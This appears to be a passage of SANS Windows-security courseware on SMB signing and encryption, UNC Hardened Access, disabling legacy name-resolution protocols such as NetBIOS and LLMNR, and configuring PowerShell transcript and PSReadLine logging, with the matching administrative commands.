Keep in mind that all Windows computers can act as both an SMB server and an SMB client simultaneously; these terms, "client" and "server", do not refer to operating system editions—they only refer to the role(s) of the computer at the moment the policy is enforced for the sake of SMB.

Importantly, note that SMB 3.1.1 introduced a pre-authentication check using SHA-512 to defeat tampering attacks during SMB session establishment. This pre-authentication

check, when combined with SMB encryption, supersedes traditional SMB signing, but it requires Windows 10, Server 2016, or later on both sides of the SMB session.

UNC Hardened Access

Unfortunately, Microsoft's original implementation of SMB signing was flawed and not all man-in-the-middle attacks were blocked (see KB3000483 and MS15-011). With updates numbered 3004375 and 3000483 both applied, Windows Vista and later computers support a feature named "UNC Hardened Access" (but not Server 2003 or Windows XP). UNC Hardened Access can be configured through Group Policy.

UNC Hardened Access is not a new form of SMB encryption and/or signing, and it is not a new form of authentication; rather, it is a set of policies to specify which UNC paths must use the standard SMB encryption and/or signing, and policies to specify when mutual authentication is required. Think of UNC Hardened Access as a supporting management technology for the built-in SMB encryption, SMB signing, and Kerberos capabilities of compatible operating systems. As always, the client must support the security mechanism required by UNC Hardened Access. SMB encryption is supported only for Windows 8, Server 2012, and later. SMB signing requires at least Windows NT4 SP3. Kerberos requires domain membership and at least Windows 2000. NTLMv2 does not provide mutual authentication, but Kerberos does.

Mutual authentication is provided by Kerberos, but UNC Hardened Access extends that authentication to SMB after Kerberos has been utilized at the beginning of the SMB connection. In short, mutual authentication is incorporated into every SMB request and response when UNC Hardened Access is enabled.

With the two patches above applied to all affected clients and servers, clients can be configured through Group Policy to require mutual authentication, integrity checking, and encryption for UNC paths that the administrators select; for example, the following are valid strings to define UNC paths that may be added to a GPO:

- \\server\share (one specific shared folder on one server)
- *\share (one specific shared folder on any server)
- \\server* (all shared folders on a specific server)

The GPO setting is named "Hardened UNC Paths" and is located in the GPO under Computer Configuration > Policies > Administrative Templates > Network > Network Provider.

The recommendation is to apply the above patches to all clients and servers, then require at least SMB mutual authentication for "*\NETLOGON" and "*\SYSVOL", which are shared folders found on domain controllers (see security bulletin MS15-011). If scripts or executables are run from a shared folder, then the UNC path to that folder should be included too. A good write-up of the problem can be found by searching "site:blogs.technet.com ms15-011 ms15-014 hardening group policy".

There is a related registry value named "SmbServerNameHardeningLevel" that may be set to 2 for additional security, but other SMB hardening options are more important. This registry value may be set through the GPO option named "Microsoft network server: Server SPN target name validation level", which is found under Computer Configuration > Policies > Windows Settings > Security Settings > Local Policies > Security Options. This feature is not enabled by default for backward compatibility reasons. It is much more important to use SMB signing and encryption.

Best Practices

Here are the best practices for benefiting from SMB 3.0 and later:

- Upgrade to Server 2012, Windows 8, or later operating systems, at a minimum, to benefit from SMB encryption. Upgrade to at least Server 2016, Windows 10 or later to benefit from the performance gains of AES-GCM encryption.
- When feasible, require SMB encryption by default for all servers or at least on critical shared folders. During the upgrade transition, it may only be feasible to make the encryption preferred, but not mandatory. Alternatively, IPsec can be required for sensitive SMB traffic during the upgrade transition. IPsec is backward compatible to Windows 2000.
- When possible, disable SMB 1.0 on Server 2008, Windows Vista+SP1, and later systems. Clients will then need to be at least Vista+SP1, Server 2008, or later.
- Require smart card authentication or use a long passphrase.
- Disable NTLM when possible and only use Kerberos, preferably with Kerberos armoring enabled.
- Leave SMB signing enabled on all systems, but require SMB signing on high-value targets, such as Domain Admin laptops and mission-critical file servers. If you control all the computers using SMB, then make SMB signing mandatory on every computer, but beware of BYOD computers and older non-Windows boxes.
- When security patches are released that affect SMB, Kerberos, or NTLM, test and apply them as quickly as practical. These vulnerabilities will be actively exploited.
- Configure UNC hardened paths for *\NETLOGON and *\SYSVOL at a minimum, with more servers and shared folders as needed, especially if these shares contain scripts or executables.
- Consider setting the SmbServerNameHardeningLevel registry value to 2 on all systems, but make sure to test this thoroughly first (look for event ID number 5168 in the Security log and event ID 2028 in the System log when testing or troubleshooting these SPN restrictions).

Disable Unnecessary Name Resolution Protocols

NetBIOS:

- Disable with DHCP or the **Set-AdapterNetBIOS.ps1** script.
- Drop all UDP 137 and 138 packets.
- Drop all TCP 139 packets, use TCP 445 instead.

Other Name Resolution Protocols:

- Link-Local Multicast Name Resolution (LLMNR)
- Peer Name Resolution Protocol (PNRP)
- Server Network Information Discovery (SNID)
- Simple Service Discovery Protocol (SSDP)

Disable Unnecessary Name Resolution Protocols

NetBIOS is an example of the curse of backward compatibility. The NetBIOS programming API dates back to 1983. Support was later added for NetBEUI, IPX/SPX, and then Microsoft's NetBIOS Over TCP/IP (NetBT) protocol (RFCs 1001 and 1002). When referring to "NetBIOS" today, the term usually refers to the NetBT protocol, not to the programming API. As an API, NetBIOS implements a naming scheme, name registration, name resolution, connection-oriented session management, and connectionless transactions. As the NetBT protocol, NetBIOS operates on TCP 139 for connection-oriented communications and UDP 137 and 138 for connectionless communications. Instead of broadcast name resolution, a WINS server can be used as a central repository for all NetBIOS names in the organization.

NetBIOS is fading away because it does not scale to large organizations, it consumes a lot of bandwidth, and DNS is the preferred name resolution method on the internet.

From a security standpoint, NetBIOS is mainly a reconnaissance risk because it is plaintext and uses sniffable broadcasts, and computers can be remotely queried for their NetBIOS names in a way that reveals too much information to unauthenticated attackers. There have also been exploits against the NetBIOS-related ports on Windows, such as SMB when accessed on TCP 139, but new exploits against these are now rare.

However, when SMB runs over TCP 445, NetBIOS is not used. Again, with SMB access to shared folders or printers, and the various RPC-Over-SMB protocols, these protocols do not require NetBIOS in order to function.

To resolve the IP address of a computer (server47) with its NetBIOS name:

```
nbtstat.exe -R           #Clears the local NetBIOS name cache.
nbtstat.exe -a server47  #Displays the target's NetBIOS names.
nbtstat.exe -c           #Displays cached name-to-IP mappings.
nbtstat.exe -r           #Displays usage of WINS or broadcast.
```

Disable NetBIOS over TCP/IP (NetBT) Manually


The recommendation is to disable the NetBIOS Over TCP/IP (NetBT) protocol, block all NetBIOS network traffic at the perimeter and on hosts, and retire all WINS servers.

Unfortunately, be prepared to see some very old applications and services fail when you disable NetBIOS, especially ancient network backup programs. Hence, test these changes before configuring it enterprise-wide. If you only run software designed for Windows 2003 or later, then you'll probably be in good shape.

NBT can be disabled manually or through a DHCP scope option.

Try It Now!

To disable NetBIOS Over TCP/IP manually, open Control Panel > Network and Sharing Center > Change adapter settings > right-click the desired NIC > Properties > properties of Internet Protocol Version 4 (TCP/IPv4) > Advanced button > WINS tab > select "Disable NetBIOS Over TCP/IP" > OK.



You should also disable LMHOSTS lookups on this property sheet unless you specifically plan to use that file. A hacker might modify the file with bogus entries.


This same option can be set with a script that's on your SEC505 courseware media:

```
.\Set-AdapterNetBIOS.ps1 -NetBiosOption Disable -Verbose
```

This script uses WMI and therefore works against remote computers too. Pipe in a list of computer names to do a mass change. Requires administrative RPC access to each box.

Disable NetBIOS over TCP/IP (NetBT) through DHCP

To disable NetBT on large numbers of hosts, use the DHCP scope option named "001 Microsoft Disable NetBIOS Option", and set it equal to 0x2. This option is found on the Advanced tab when adding a scope option, with Vendor Class set to "Microsoft Windows 2000 Options" and the User Class set to "Default User Class", as seen in the screenshot below.



Drop NetBIOS Packets (Perimeter Firewall and All Host Firewalls)

Additionally, all NetBIOS-related packets should be dropped at the perimeter firewall and on the host-based firewalls of all servers and workstations. This means that the following protocols and ports should be blocked, both inbound and outbound:

- TCP 139 (NetBIOS connection-oriented sessions)
- UDP 137 (NetBIOS name resolution)
- UDP 138 (NetBIOS connectionless datagrams)

In the Windows Firewall, these are part of the "File and Printer Sharing" and "Network Discovery" groups. Make sure to disable the rules for both groups.

However, do not block TCP 445; this is required for SMB. SMB is used for shared folders, shared printers, and RPC Over SMB protocols.

Disable NetBIOS Device Driver (Optional)

If you wish to completely eliminate all NetBIOS support whatsoever, then you must also disable the NETBT.SYS driver. However, there is no DHCP support for this, it's not supported by Microsoft when the change is made on non-servers, and it prevents SMB from connecting out as a client to either TCP port 445 or 139. This is optional; the additional security benefits are very slight once NetBT is disabled programmatically and all perimeter and host-based firewalls are dropping NetBIOS packets. Unless you know that you do not need to act as an SMB client to another server, with or without NetBIOS, then don't disable the NETBT.SYS driver.

To query the start mode and current status of the NETBT.SYS driver:

```
sc.exe qc netbt          # Shows information about the driver.
sc.exe query netbt      # Shows current running status of driver.
```

To set the NETBT.SYS driver's start mode to disabled:

```
sc.exe config netbt start= disabled
```

To get back to defaults, set "start= system" instead. Note that disabling the driver will also prevent the TCP/IP NetBIOS Helper service from starting, which is expected.

What Is Link-Local Multicast Name Resolution (LLMNR)?

Link-Local Multicast Name Resolution (LLMNR) provides name resolution for both IPv4 and IPv6 networks without the use of NetBIOS, WINS, or DNS (RFC 4795). It is similar to Apple's mDNS (Multicast DNS), but it is not interoperable with Apple's implementation. LLMNR is mainly used on small networks with no DNS or NetBIOS, such as on ad hoc wireless networks or on networks where not all hosts have DNS records.

To resolve a hostname (for example, server47) using LLMNR protocol only:

```
Resolve-DnsName -Name server47 -LLMNRonly
```

LLMNR is enabled by default on Server 2008, Vista, and later computers. LLMNR is only used with unqualified hostnames lacking periods ("server47") and is not used with fully qualified domain names ("server47.sans.org"), with the exception of the ".local" domain name ("server47.local"), for which LLMNR will strip off the ".local" suffix and then attempt to resolve just the simple hostname by itself ("server47").

When LLMNR is used, a resolver will send a link-scoped multicast request to 224.0.0.242 on UDP port 5355 from an ephemeral source UDP port to the target MAC address of 01:00:5E:00:00:FC, with the hostname to be resolved in the payload (or to FF02::1:3 and to 33:33:00:01:00:03 for an IPv6 address). Every suitable host on the link receives the multicast request and examines the requested name. If the host with the desired name is on the link, it responds with a unicast packet back to the sender's IP address and sender's ephemeral UDP port, using UDP port 5355 as the source.

LLMNR packets always have a TTL or Hop Limit set to 1 to prevent passage through routers to other links. Though its RFC allows the use of TCP, Windows just never uses TCP for LLMNR. Windows only uses UDP for LLMNR on port 5355.

How Do DNS, LLMNR, and NetBIOS Work Together?

DNS, LLMNR, and NetBIOS coexist peacefully. By default, LLMNR name resolution will be used only after DNS resolution fails for some reason, including the unreachability of any DNS servers. If LLMNR resolution also fails, only then will NetBIOS/WINS resolution be attempted (assuming NetBIOS has not been disabled). So even if NetBIOS has been disabled, LLMNR can still be used for name resolution when DNS doesn't work. LLMNR is another reason why NetBIOS and WINS are no longer necessary.

To help mitigate cache poisoning attacks, the LLMNR hostname cache is separate from the DNS hostname cache, which is separate from the NetBIOS cache (though it's a bit of a mystery how one views or clears the LLMNR cache). When the three caches are used during name resolution, the DNS hostname cache is always consulted first, then the LLMNR cache, and then finally the NetBIOS cache afterwards.

Is LLMNR Secure? Should It Be Disabled?

LLMNR cannot cross routers, which is better for security, but as a plaintext, unauthenticated, multicast protocol, LLMNR is vulnerable to sniffing, MITM, and spoofing attacks within the link. Most importantly, though, it's just not needed in well-managed enterprise environments with DNS.

Hence, with DNS fully deployed and all necessary DNS records correctly updated for the office LAN, it's best to either:

- 1) disable LLMNR completely or, as the less-harsh option,
- 2) use the Name Resolution Policy Table (NRPT) in Windows to control when LLMNR is permitted.

To disable LLMNR completely in Group Policy, go to Computer Configuration > Policies > Administrative Templates > Network > DNS Client, then set the option named "Turn off multicast name resolution" to Enabled.

If LLMNR will be completely eliminated, also block UDP 5355 packets, inbound and outbound, at the perimeter firewall and on all host-based firewalls.

However, there is one last DNS trick that can be used to make it even less likely that NetBIOS, WINS, or LLMNR will be necessary.

DNS Single-Label Name Resolution (The GlobalNames Zone)

There is another shortcoming with both NetBIOS broadcast resolution and LLMNR; they only work to resolve names of other hosts on the same link. This might sound like an argument in favor of WINS, but there is a DNS option to help deal with the problem.

If NetBIOS and LLMNR are both disabled, it is still possible to use DNS to resolve unqualified simple hostnames to IP addresses; for example, it's possible to have "server47" as a CNAME record mapped to "server47.sans.org", which can then be resolved to an IP address normally. It is also possible to do this to maintain uniqueness of these single-label names across all links, across all AD domains, and even across all AD forests in one's organization.

Follow these steps to use DNS for single-label name resolution:

- 1) Create a new zone in DNS named "GlobalNames" and disable dynamic updates for it. It's preferable to make the zone AD-integrated and replicated forest-wide, but it doesn't necessarily have to be AD-integrated.
- 2) On every DNS server running Server 2012 or later, open PowerShell and run:

```
Set-DnsServerGlobalNameZone -Enable $True
```

- 3) On every DNS server running Server 2008 or 2008-R2, run:

```
dnscmd.exe /config /enableglobalnamesupport 1
```

- 4) Create A, AAAA, or CNAME static records in the GlobalNames zone for the unqualified names you want to resolve.

This works because Server 2008 and later DNS servers will attempt to resolve any simple hostnames by looking them up in GlobalNames.

The main limitation of this approach is that every record in GlobalNames must be created, edited, and deleted by hand (they're all static) because dynamic DNS updates are not supported. In fact, if a new computer is given an FQDN whose hostname portion matches a hostname in GlobalNames, that computer will not be permitted to use dynamic

updates at all. The intention is to keep all the names in GlobalNames unique and to prevent duplicate names anywhere.

Peer Name Resolution Protocol (PNRP)

Peer Name Resolution Protocol (PNRP) is a clever replacement for DNS that uses a distributed, peer-to-peer architecture for name resolution to IPv6 addresses and TCP/UDP port numbers. PNRP is for IPv6 only, not IPv4. PNRP is not an RFC standard. PNRP is documented in Microsoft publication MS-PNRP.

PNRP has an optional secure mode that involves the use of public/private key pairs to digitally sign name resolution data to prevent spoofing. PNRP traffic is plaintext, however, and there are potential DoS attacks against peers. Without the optional public key-based secure mode, PNRP is no more secure than DNS over UDP, and less secure than DNS over TCP.

PNRP typically utilizes UDP port 3540, but this port number is not required.

You can manage PNRP using the netsh.exe command line utility:

```
netsh.exe p2p pnrp /?
```

If you have disabled IPv6 in your environment, you do not need PNRP. Even with IPv6 enabled, it is unlikely you need PNRP. To determine if you can block it, sniff the network for UDP 3540 traffic on IPv6 and investigate the relevant hosts.

To eliminate PNRP, block IPv6 UDP port 3540 on perimeter and host-based firewalls, then disable the two Windows services for PNRP:

```
Set-Service -Name PNRPAutoReg -StartupType Disabled
```

```
Set-Service -Name PNRPsvc -StartupType Disabled
```

Server Network Information Discovery (SNID) Protocol

Another name resolution protocol you probably do not need is Server Network Information Discovery (SNID) protocol. SNID uses broadcast and/or multicast UDP packets on port 8912 to resolve NetBIOS names, IPv4 addresses, and IPv6 addresses.

Because it is broadcast and/or multicast only, it cannot normally traverse routers, which makes it less dangerous, but host-based firewalls should likely still drop UDP 8912. It is unlikely that a managed enterprise environment is using SNID.

SNID is not an RFC standard. It is documented in Microsoft publication MS-SNID.

Simple Service Discovery Protocol (SSDP) and UPnP

Simple Service Discovery Protocol (SSDP) is not a name resolution protocol *per se*, but it is similar, and it can also be subverted for hacking or for DDoS attacks against others.

SSDP is intended for residential or small office LANs, not for large, managed enterprise networks. It does not replace or compete with DNS, LLMNR, SNID, or PNRP.

SSDP allows devices to advertise and discover network services on a LAN, such as for printing, video streaming, gaming, or internet gateway routing. SSDP is also used for Universal Plug and Play (UPnP). SSDP sends multicast packets to UDP port 1900 with a destination IPv4 address of 239.255.255.250 or to a link-local destination IPv6 address of FF02::C. When SSDP is used for UPnP, it uses TCP 2869 too.

If SSDP and UPnP are not needed, block UDP 1900 and TCP 2869 on perimeter and host-based firewalls, and disable the SSDP and UPnP services in Windows:

```
Set-Service -Name SSDPSRV -StartupType Disabled -Status Stopped  
Set-Service -Name upnphost -StartupType Disabled -Status Stopped
```

SSDP is also a very "chatty" protocol, so getting rid of it will save some bandwidth and reduce the noise you have to filter out when sniffing packets. Going beyond just name resolution, it's better for security to eliminate as many unnecessary networking components as is practical.

Today's Agenda

- 1. Scripting Windows Firewall Rules**
- 2. Scripting IPsec for Role-Based Access Control**
- 3. Server Hardening Automation**
- 4. PowerShell and Windows Logging**

Today's Agenda

But what if our defenses fail and PowerShell malware slips through the cracks? What if we have hackers or malicious insiders who are using PowerShell on compromised hosts inside the LAN? What if auditors or regulators demand information about how PowerShell is being used? Or, forget security, what if we just need to troubleshoot a complex PowerShell script that's driving us crazy?

To gain visibility into the activities of PowerShell, we must enable logging. That is the topic of the next module. We need this visibility for incident response, forensics, threat hunting, auditing, regulatory compliance, and troubleshooting. This is not a course on forensics or Security Information Event Management (SIEM) design, but we will see how to enable PowerShell logging and examine the data.

PowerShell Logging

There are *many* logs ⇨

Why PowerShell logging?

- Incident Response
- Forensics
- Threat Hunting
- Auditing
- Regulatory Compliance
- Feed the SIEM + EDR

- Start-Transcript command history
- PSReadLine command history
- Transcription logging
- Module logging
- Script block logging
- Windows process creation logging
- Windows logon/logoff logging
- WMI namespace logging
- WinRM and OpenSSH logging
- Windows Firewall logging

PowerShell Logging


Logging the activities of PowerShell is important for monitoring, auditing, regulatory compliance, troubleshooting, threat hunting, incident response, and forensics.

PowerShell has a variety of logging options, possibly more than any other command shell scripting language. In some regards, defenders are *lucky* if hackers use PowerShell because of the *potential* visibility PowerShell logging provides to gain insight into their tactics, tools, and techniques—assuming, of course, that the logging has been enabled!

Because PowerShell can be abused for lateral movement or "pivoting" from machine to machine inside the LAN, there are other logging facilities that should be enabled alongside PowerShell to help record some of this lateral movement.

PowerShell and Windows logging options include:

- Start-Transcript command history
- PSReadLine module command history
- Machine-wide transcription logging
- PowerShell module logging
- PowerShell script block logging
- Windows process creation events with command line arguments
- Windows logon/logoff audit policies (and other policies)
- WMI namespace auditing
- WinRM service logging
- OpenSSH logging
- Windows Firewall logging



Start-Transcript -IncludeInvocationHeader

It is possible to log every command a user executes, including the date, time, and command line arguments, plus all the visible output of these commands. This is sometimes called the "command history" of the user. To maximize what is logged with Start-Transcript, make sure to upgrade to at least Windows PowerShell 5.0.

If desired, add the Start-Transcript command to one of your \$Profile scripts so that it is executed automatically every time PowerShell is launched:

```
Start-Transcript -IncludeInvocationHeader | Out-Null
```

When you run Start-Transcript, if you do not specify a path and the \$Transcript global variable exists with a path, then the \$Transcript path is used. If the \$Transcript variable does not exist, then the TXT log file for this one PowerShell session will be \$Home\Documents\PowerShell_transcript.<ComputerName>.<RandomString>.<TimeStamp>.txt. The random string prevents two PowerShell sessions started at the exact same time from trying to use identical log files.

Because you may soon have hundreds of log files in your Documents folder, you will probably prefer to give an alternative path. This logging information could be written over the network to a file in an SMB shared folder whose NTFS permissions allow data to be appended, but not viewed, edited, or deleted. On that SMB server, another process could monitor the command history log files, periodically import them into a security information event management (SIEM) system, or delete the very old log files.

To stop logging during a PowerShell session, run:

Stop-Transcript

For more information about the logging path and whether to overwrite existing log files:

```
get-help Start-Transcript -full
```

Compression or EFS Encryption, Not Both

Transcription logs are text files that can be compressed to save storage space. On the machine where the logs are first written, the folder containing the log files can have NTFS compression enabled with very little performance penalty. If the log consolidation server is Linux or BSD, then the ZFS filesystem supports native compression too. The advantage of native compression is that it is transparent to your log management and analysis tools. You don't have to extract the log files from the archive, analyze the logs, then delete the log files afterwards.

For long-term archival, if the logs are centrally consolidated as raw files (instead of imported into a database), then the files could be compressed with tools like 7-Zip (www.7-zip.org). The LZMA archival format of 7-Zip has a much higher compression ratio than NTFS compression, is very fast, can be PowerShell scripted, supports password-based encryption, and supports files up to 16 PB in size.

Whole disk encryption can encrypt log files too of course, but so can the Windows Encrypting File System (EFS). EFS is only for the user's transcription logs on his or her own workstation, not the log data imported into a centralized consolidation server. Be aware, though, that NTFS compression and EFS encryption cannot both be used at the same time on the same file. EFS-encrypted files are not compressed first. With whole disk encryption, on the other hand, the log files are first NTFS-compressed and then encrypted. The advantage of EFS is that it is per-user; hence, if multiple users share a computer and they are all in the Administrators group, and the users store their EFS private keys on their smart cards, then each user could have EFS encryption of her own logs and the other users would not be able to read them without installing malware.

Ancient Log File Deletion

Because log files will accumulate over time indefinitely, there must be a system in place to delete log files that are too old to be useful enough to spend storage space on them anymore. For users sitting at their workstations, an easy solution is to modify their logon scripts to delete any log file older than X number of days, where X might be 90 or 365, with code similar to this:

```
dir -Recurse -Path $Home\Documents\PowerShell_transcript.*.txt |  
Where-Object { $_.LastWriteTime -lt (Get-Date).AddDays(-90) } |  
Remove-Item -Force
```

PSReadLine Module

Only for powershell.exe and pwsh.exe, not ISE.

Command history logging enabled by default.

```
Get-Content (Get-PSReadLineOption).HistorySavePath
```

```
Set-PSReadLineOption -HistorySaveStyle SaveNothing
```

```
Set-PSReadLineOption -EditMode Windows/Vi/Emacs
```

SANS

SEC505 | Securing Windows

PSReadLine Module

The PSReadLine module enhances the command shell to include syntax highlighting, undo/redo, keyboard shortcuts, and command history logging. PSReadLine logging is enabled by default, but only if the module is installed and loaded.

Note that PSReadLine logging only logs commands and their arguments. It does not log the output of any commands. This is an important difference with Start-Transcript, which does log the output of commands.

Note: Both PSReadLine and Start-Transcript can log secrets, like passwords and account numbers, that were entered as command line arguments in plaintext, but Start-Transcript can potentially reveal even more because it also logs output.

Another important difference is that the PSReadLine module cannot be used with Windows PowerShell ISE (powershell_ise.exe). It can only be used with Windows PowerShell Console (powershell.exe) and PowerShell Core (pwsh.exe). When you open PowerShell ISE, the PSReadLine module is not loaded and no PSReadLine logging occurs when running ISE. Start-Transcript, on the other hand, works with all of these PowerShell hosts, including PowerShell Core on Linux and macOS.

Module Requirements

Windows 10 and later loads the PSReadLine module by default for Windows PowerShell Console (powershell.exe), but not for Windows PowerShell ISE (powershell_ise.exe).

Versions of Windows earlier than Windows 10 will need to import the PSReadLine module, if desired, from the user's profile script. The module requires Windows PowerShell Console version 3.0 or later. PowerShell ISE is never supported.

When using PowerShell Core, the PSReadLine module always loads automatically on every version of Windows, Linux, and macOS that can install and run PowerShell Core.

PSReadLine is also compatible with the free Visual Studio Code editor.

Hence, if you are running Server 2019, for example, Windows PowerShell ISE will not load PSReadLine, but Windows PowerShell Console will (powershell.exe) and so will PowerShell Core (pwsh.exe).

To see the commands that the PSReadLine module provides (not for ISE):

```
Get-Command -Module PSReadline
```

To see the current settings for PSReadLine (not for ISE):

```
Get-PSReadlineOption
```

```
Get-PSReadlineKeyHandler
```

PSReadLine Command History Logging

PSReadLine command history logging is enabled by default.

On Windows, look in \$env:AppData\Microsoft\Windows\PowerShell\PSReadLine\ for your PSReadLine log file. Each user has her own separate log.

On Linux, the log is stored under \$env:HOME/.local/share/powershell/PSReadLine/.

To see the log file path and other logging settings (not for ISE):

```
Get-PSReadlineOption | Select-Object *History*
```

To view the contents of the PSReadLine log file (not for ISE):

```
Get-Content -Path (Get-PSReadlineOption).HistorySavePath
```

To delete the PSReadLine log file (not for ISE):

```
Remove-Item -Path (Get-PSReadlineOption).HistorySavePath
```

To disable PSReadLine logging *for your current session only* (not for ISE):

```
Set-PSReadlineOption -HistorySaveStyle SaveNothing
```

Hence, if you want to "permanently" disable this logging, you will need to modify your \$Profile script to 1) disable logging for the current session, then 2) delete any log file that might accidentally still exist on the hard drive.

Persistent Command History Tip

Because PSReadLine logging is enabled by default, it also means that up arrow command history on your keyboard is persistent across PowerShell sessions. The last command you entered on Friday night will be available again Monday morning when you press the up arrow.

Tab Completion Tip

On Linux, to make tab completion work like it does on Windows:

```
Set-PSReadLineOption -EditMode Windows
```

On Windows, to make tab completion work like it does on Linux:

```
Set-PSReadLineOption -EditMode Emacs  
  
#Or...  
  
Set-PSReadLineOption -EditMode Vi
```

To make the above tab completion change permanent, put the desired command into one of your \$Profile scripts, such as \$Profile.CurrentUserAllHosts.

Transcription Logging: Automatic Start-Transcript

- **Easy to enable through Group Policy or registry edits.**
- **No need to edit any user \$Profile scripts.**
- **Logs commands and visible output for every session.**
- **Compatible with every PowerShell host, including ISE.**
- **Writes to \$Home\Documents by default.**
- **Can optionally write to an SMB shared folder.**

Transcription Logging: Automatic Start-Transcript

Transcription logging captures commands, arguments, and output displayed inside the shell, and it does it for every shell for every user. Start-Transcript is per-user and enabled in each user's separate \$Profile script. Transcription logging, on the other hand, is easy to enable through Group Policy. No user \$Profile scripts need to be edited to enable machine-wide transcription logging.

PSReadLine does not log the output of commands. Transcription logging and Start-Transcript both log the output of commands.

PSReadLine is incompatible with Windows PowerShell ISE and enabled by default. Transcription logging and Start-Transcript both work with PowerShell ISE, PowerShell Console, and PowerShell Core, but neither is enabled by default.

Note: If Start-Transcript, PSReadLine logging, and transcription logging are all enabled, will the same command be written to three different log files? Yes.

In PowerShell 5.0 and later, logging was greatly enhanced to cover all commands, including Base64-encoded script blocks in memory. This is very important for detecting malware and hackers that are running obfuscated, malicious commands in RAM without creating or running scripts on the hard drive. From a security perspective, machine-wide transcription logging is one of the most important logging capabilities of PowerShell. This is one reason why upgrading to at least Windows PowerShell 5.0 is basically mandatory.

